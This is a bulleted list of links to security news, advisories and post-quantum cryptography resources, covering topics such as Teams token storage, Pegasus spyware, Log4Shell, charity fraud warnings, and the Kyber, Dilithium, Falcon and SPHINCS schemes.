- Microsoft Teams stores auth tokens as cleartext in Windows, Linux, Macs – https://www.bleepingcomputer.com/news/security/microsoft-teams-stores-auth-tokens-as-cleartext-in-windows-linux-macs/
- Dozens of Thai activists and supporters hacked by NSO Group's Pegasus – https://www.washingtonpost.com/technology/2022/07/17/pegasus-nso-thailand-apple/
- List of Microsoft 365 Admin Portals – https://msportals.io
- Hackers are getting faster at exploiting zero-day flaws. That's going to be a problem for everyone – https://www.zdnet.com/article/hackers-are-getting-faster-at-exploiting-zero-day-flaws-thats-going-to-be-a-problem-for-everyone/
- CRYSTALS - Cryptographic Suite for Algebraic Lattices: Kyber – https://pq-crystals.org/kyber/index.shtml
- CRYSTALS - Cryptographic Suite for Algebraic Lattices: Dilithium – https://pq-crystals.org/dilithium/index.shtml
- Fast-Fourier Lattice-based Compact Signatures over NTRU (FALCON) – https://falcon-sign.info/
- Stateless Hash-based Signature Scheme (SPHINCS) – https://sphincs.org/
- Zero Trust Commandments – https://pubs.opengroup.org/security/zero-trust-commandments/
- Red alert: Warning due to critical security vulnerability Log4Shell - https://www.hornetsecurity.com/en/threat-research/red-alert-log4j/?_adin=02021864894
- Charity Fraud Warning - https://www.fbi.gov/contact-us/field-offices/omaha/news/press-releases/charity-fraud-warning
- FBI warns of Ukrainian charities impersonated to steal donations - https://www.bleepingcomputer.com/news/security/fbi-warns-of-ukrainian-charities-impersonated-to-steal-donations/
- Fork of OpenSSL that includes prototype quantum-resistant algorithms and ciphersuites based on liboqs – https://github.com/open-quantum-safe/openssl/tree/OQS-OpenSSL_1_1_1-stable

- Wirtschaftsschutz 2022 – https://www.bitkom.org/sites/main/files/2022-08/Bitkom-Charts_Wirtschaftsschutz_Cybercrime_31.08.2022.pdf
- Email Conversation Thread Hijacking – https://www.hornetsecurity.com/en/security-information/email-conversation-thread-hijacking/?_adin=01833301559
- Common desktop apps' flaws patched at Black Hat – https://techhq.com/2022/08/electron-wrapper-security-malware-distribution-news-ratings-opinion/